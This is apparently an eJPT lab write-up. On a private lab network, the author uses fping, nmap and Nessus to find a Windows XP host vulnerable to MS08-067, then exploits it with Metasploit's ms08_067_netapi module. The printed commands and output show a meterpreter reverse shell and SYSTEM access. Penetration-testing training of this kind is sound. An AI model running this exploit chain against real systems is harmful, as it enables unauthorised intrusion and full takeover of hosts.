
Nessus

Let's first install nessus after downloading the .deb file from the Tenable website

```
hades@Asus:~/Downloads$ sudo dpkg -i Nessus-8.14.0-debian6_amd64.deb
[sudo] password for hades:
(Reading database ... 366835 files and directories currently installed.)
Preparing to unpack Nessus-8.14.0-debian6_amd64.deb ...
Unpacking nessus (8.14.0) over (8.12.0) ...
Setting up nessus (8.14.0) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://Asus:8834/ to configure your scanner
```

Now we can go to the browser and login to see the nessus home page



Since we don't know the ip address of our target, we will have to do a ping scan. For that, let's first check our ip and get the network address from it.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 2 - Nessus$ sudo ifconfig
[sudo] password for hades:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::e7c1:2e43:eb57:cbd2  prefixlen 64  scopeid 0x20<link>
        ether 00:0e:c6:8a:55:c1  txqueuelen 1000  (Ethernet)
        RX packets 761480  bytes 946551730 (902.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 272904  bytes 52033140 (49.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 56381  bytes 11320898 (10.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 56381  bytes 11320898 (10.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.99.70  netmask 255.255.255.0  broadcast 192.168.99.255
        inet6 fe80::2842:3bff:fe4e:9220  prefixlen 64  scopeid 0x20<link>
        ether 2a:42:3b:4e:92:20  txqueuelen 100  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2112 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Our network address will be 192.168.99.0/24. Let's do an fping scan to find the target's ip.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 2 - Nessus$ fping -a -g 192.168.99.0/24
192.168.99.71
192.168.99.50
```

We got it as 192.168.99.50. Let's do an nmap scan on it.

```
hades@Asus:~/Desktop/eJPT PTS/Module 3 - Basics/Lab 2 - Nessus$ sudo nmap -sC -sV -O 192.168.99.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-14 18:24 IST
Nmap scan report for 192.168.99.50
Host is up (0.37s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
```

We know that smb ports are open and the host is running windows. Let's do a nessus scan on the host using the advanced scan option and check the results.



We have MS08-067 as a critical vulnerability. Let's check for an exploit online.

We found an msf exploit. Let's run it using the instructions.

```
1  msf > use exploit/windows/smb/ms08_067_netapi
2  msf exploit(ms08_067_netapi) > show targets
3      ...targets...
4  msf exploit(ms08_067_netapi) > set TARGET < target-id >
5  msf exploit(ms08_067_netapi) > show options
6      ...show and set options...
7  msf exploit(ms08_067_netapi) > exploit
```

First step is to launch metasploit and select the exploit.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show targets
```

Next, we can select our target. I have chosen automatic tatget identification here.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Now, let's configure our options.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.99.50
RHOSTS => 192.168.99.50
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.99.71
LHOST => 192.168.99.71
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.99.71:4444
[*] 192.168.99.50:445 - Automatically detecting the target...
[*] 192.168.99.50:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.99.50:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.99.50:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 192.168.99.50
[*] Meterpreter session 1 opened (192.168.99.71:4444 -> 192.168.99.50:1031) at 2021-06-14 18:40:54 +0530

meterpreter >
```

We got the meterpreter shell, so the exploit was successful. Let's check who we are in the shell.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We have root.